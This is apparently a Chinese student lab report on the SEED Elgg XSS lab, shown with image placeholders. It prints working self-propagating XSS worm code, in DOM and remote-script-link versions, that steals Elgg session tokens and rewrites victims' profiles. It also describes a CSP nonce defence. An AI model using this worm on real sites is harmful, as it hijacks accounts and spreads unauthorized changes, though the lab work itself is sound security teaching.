
var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); Ajax.send(content); }

} </script>





登录 Alice 的账户，点击查看 Samy 的个人信息界面，然后返回自己的个人信息

界面，发现签名已经被修改

，并且在Edit HTML界面内存在

Javascript 代码。







登录 Boby 的账户，点击查看 Alice 的个人信息界面，然后返回自己的个人信息

界面，发现签名已经被修改

根据实验结果可知，通过DOM方法，XSS 蠕虫攻击成功并且具有自我传播能力。






Link Approach

登录Samy的账户，进入Edit HTML界面修改签名

<script type="text/javascript" id="worm"

src="http://www.xsslabelgg.com/xss\_worm.js">

</script>



在/var/www/XSS/Elgg 下创建文件 xss\_worm.js，并且添加代码

window.onload=function()

{

var wormCode=encodeURIComponent("<script type=\"text/javascript\" " + "id=\"worm\" " +

"src=\http://www.xsslabelgg.com/xss\_worm.js\">"+"</"+"script>");

//set the content for the description field

var desc ="&description=Samy and Cybryant are my heros"+wormCode;

desc +="&accesslevel[description]=2";

var name="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token +ts+name+desc+guid;

var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)

{


var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);


Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); Ajax.send(content); }


} </script>



登录 Alice 的账户，点击查看 Samy 的个人信息界面，然后返回自己的个人信息

界面，发现签名已经被修改。在Edit HTML界面内存在Javascript 代码。






登录 Boby 的账户，点击查看 Alice 的个人信息界面，然后返回自己的个人信息

界面，发现签名已经被修改

根据实验结果可知，通过Link方法，XSS 蠕虫攻击成功并且具有自我传播能力。




**Task7: Defeating XSS Attacks Using CSP**

修改/etc/hosts文件




在<https://seedsecuritylabs.org/Labs_16.04/Web/Web_XSS_Elgg/中下载csp.zip> 解压，再运行其中的http\_server.py文件




在浏览器中输入http://www.example32.com:8000/csptest.html，页面如上图所

示，Fields 1、4、5显示为OK。




在浏览器中输入http://www.example68.com:8000/csptest.html，页面如上图所

示，Fields 1、4、5显示为OK。



在浏览器中输入http://www.example79.com:8000/csptest.html，页面如上图所

示，Fields 1、4、5、6显示为OK。




这三个网站显示不同结果的原因是http\_server.py只允许含nonce=1rA2345的


代码（对应area 1）、来自example68.com:8000的代码（对应area 5）以及网

站自身产生的代码（对应area 4）被执行。

修改http\_server.py文件，在script-src 后添加 nonce-2rB3333。



重新编译运行修改后的http\_server.py，

再次在浏览器中输入 <http://www.example79.com:8000/csptest.html> ，页面如上图所示，Fields 1、2、

4、5、6显示为OK。

